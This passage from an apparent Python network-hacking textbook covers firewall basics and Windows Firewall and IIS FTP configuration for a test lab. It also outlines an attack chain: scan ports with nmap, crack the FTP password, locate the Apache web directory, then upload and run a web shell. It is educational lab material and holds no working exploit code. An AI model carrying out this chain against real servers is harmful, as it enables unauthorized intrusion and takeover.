

Figure 2-2 Firewall Concept Diagram

A firewall is located between the internal network in charge of corporate services and the Internet. Various security devices can be present in the network, but to keep a simple description, I mainly describe the firewall. A basic firewall operates as follows.

(1) **Setting Rule**: The IP and port information are registered as exceptions for the firewall. The IP address "210.20.20.23" opens ports 80 and 443, and the IP address "210.20.20.24" opens ports 21 and 22.

(2) **Abnormal Traffic**: The service that is running on port 8080 for IP address "210.20.20.23" is determined to be abnormal traffic and is blocked because it has not been registered as an exception in the firewall.

(3) **Normal Traffic**: The service that is running on port 21 of the IP address "210.20.20.24" passes to the internal network because it has been registered as an exception for the firewall.

A firewall exception rule that is registered should be chosen carefully. You can easily find an open port with a port scanning tool. In particular FTP and Telnet services are vulnerable to hacking and must be set so as not to be accessible from outside the network as much as possible.

2.2.2 Firewall Settings for the HTTP Service

The firewall function is supported even on a PC. By enabling the firewall on the PC, all services coming from the outside will be cut off. You can enable the firewall in the "Control Panel\System" and "Security\Windows Firewall\Customize Settings" menu. Windows Firewall can be enabled in the "Home or Work (private) network" and "Public Network" menu.



Figure 2-3 Enabling Windows Firewall

You can register a firewall exception rule in the "Advanced Settings" menu in "Control Panel\System" and "Security\Windows Firewall" menu. Click on "Inbound Rules" and select "new rule", the menu opens a screen where you can register the service step by step.



Figure 2-4 Windows Firewall Rule Properties

Select the "Rule Type" and select "Port". This opens the port to allow HTTP and FTP services using the TCP and UDP protocols.



Figure 2-5 Select the Rule Type

The hacker PC and client PC use port 80 to use the WordPress service. This port should be open in the firewall. Select "TCP" in the figure below because the HTTP protocol operates over the TCP protocol, and enter "80" for the port.



Figure 2-6 Protocol and Ports

IPSec is a collection of protocols that support encrypted communications between two computers in an insecure network. To

use IPSec, every device must support the IPSec Protocol within the same network area. Therefore IPSec is not extensively used in general. Click the "Connection Permit".



Figure 2-7 Select the Type of Action

In the part of "profile", check "domain", "private" and "in public". In the area for the "name", enter the name for which you can know that the exception handling is intuitive. Enter "Apache web service".

2.2.3 FTP Settings using the IIS Management Console

Click "Turn Windows features on or off" in the "Control Panel\Programs\Programs and Features" menu. You can activate features that have been disabled. In the "Internet Information Services" entry, select "FTP service" and "FTP Extensibility". In "Web Administration Tool" entry, select "IIS Management Console".



Figure 2-8 Enabling FTP and IIS Management Console

Install Apache and Mysql to use a web server and a DB. Both are freely available as open source software. To run a service that can be subjected to hacking, install WordPress, which is an open source PHP-based blog.

Select "Internet Information Services (IIS) Manager" in "Control Panel\System and Security\Administrative Tools". To enter the FTP service path and the user information, click the "Site" tab, and then select "Add FTP Site"



Figure 2-9 Add FTP Site

Enter "serverftp" in the "FTP site name" entry, and enter "C:\" in the "Content Directory" entry. The FTP services that are supported by Windows have characteristics in that programs cannot exit their "Content Directory". Therefore, specify the top-level directory for testing.



Figure 2-10 Entering the FTP Site Info

Specify the IP and port that are bound to the FTP service. When the IP address is not specified, the FTP service is enabled for all IP addresses. The port is typically assigned to 21, which is commonly used by FTP services. SSL (Secure Socket Layer) is an encryption scheme that is used by the HTTP transport layer protocol. Select "No" for this test.



Figure 2-11 Binding and SSL Settings

Next, enter the authentication and the authorization information. Select "Basic" for Authentication and not "Anonymous". If you choose "Anonymous", you can log in as an anonymous user without the need for a separate username and password. Select "Specified users" and enter "server" for Authorization. Grant "Read" and

"Write" permissions for this user. If write permissions are not enabled, a client will not be able to save the file to the FTP server.



Figure 2-12 Authentication and Authorization Information

2.2.4 Firewall Settings for the FTP Service

Select the "Advanced Settings" menu in the "Control Panel\System and Security\Windows Firewall" menu to register the exceptions for the firewall. Click on "Inbound Rules" and select the "New Rule"

entry to open a screen where you can register the service step by step. Since FTP services are predefined, select the "FTP Server" as a "Predefined" item.



Figure 2-13 Select Rule Type

If you select the "Predefined" item, a "Predefined Rules" menu appears on the left side of the screen. Check the following three services on the screen.



Figure 2-14 Select a Predefined Rule

Select the "Work" type. When there is a service request that

corresponds to the predefined rules, select the task that is to be run. In this case, select the "Connection Permit". Allow both a "secure connection" and "regular connections" to improve testability.



Figure 2-15 Select Action

Now, let's test whether the hacker PC can connect to the server PC through the following steps. First, open the Command prompt on Windows to try to establish an FTP connection. Enter the username and password that have been preset for the server. If the connection is properly made, you can use the "dir" command to see the following results.



Figure 2-16 FTP Connection

Now you are ready to use the FTP service of the server PC. Most security guides recommend blocking the FTP connection from the outside. However, there are many sites that allow FTP access to provide convenience and to improve the speed of file uploads. Let us now learn how the FTP service is vulnerable to security exploits.

2.3 Vulnerability Analysis via Port Scanning

2.3.1 Preparation for Port Scanning

Python provides various modules that can be used to hack a network. The typical ones are “scapy” and “pcapy”. “scapy” is a multi-purpose tool that can be used for network hacking and providing various functions like Packet Sniffing and Port Scanning. However, powerful tools like NMap, Wireshark, and Metasploit have also been developed, and development of the Python hacking module has been interrupted. These are also difficult to install, and it is difficult to even obtain the right module for your specific environment. Python also supports application hacking by providing an interface to NMap and Wireshark.

First, let's look at the hacking environment. Most of the information in security guides has banned opening FTP ports. It is common to upload files via FTP ports due to speed and ease of management. For the test, it is assumed that the administrator opened another FTP port in an environment running an Apache Web server.

Hacking via port scanning proceeds in the following manner.



Figure 2-17 Port Scanning Hacking Procedure

• Installing NMap and Python nmap

First, install the Python nmap and the NMap module. For NMap,

you can access the “http://nmap.org/download.html” website and download the installation file. For Python nmap, access the “http://xael.org/norman/python/python-nmap” website and download the zipped file. Extract the installation file, and first, make sure that the system configuration for the “Path” specifies the directory where Python is installed. Open the command program on Windows and go to the folder where you have unzipped the file. It is possible to install the program if you run the command as “python setup.py install”.

- Port Scanning hacking procedure

  After the program has been installed, you can discover the open ports via port scanning. Nmap provides information on the open ports and services that can be used together. If port 21 is open for FTP, you can find the password by performing a Password Cracking hack. The FTP protocol supports a command that can provide directory information as well as file transfers. A Python program can therefore be used to find the directory information that is used by the web service (Apache). Finally, upload a script that is capable of conducting a Web Shell attack in that directory, and then run the file through a browser.

2.3.2 Port Scanning

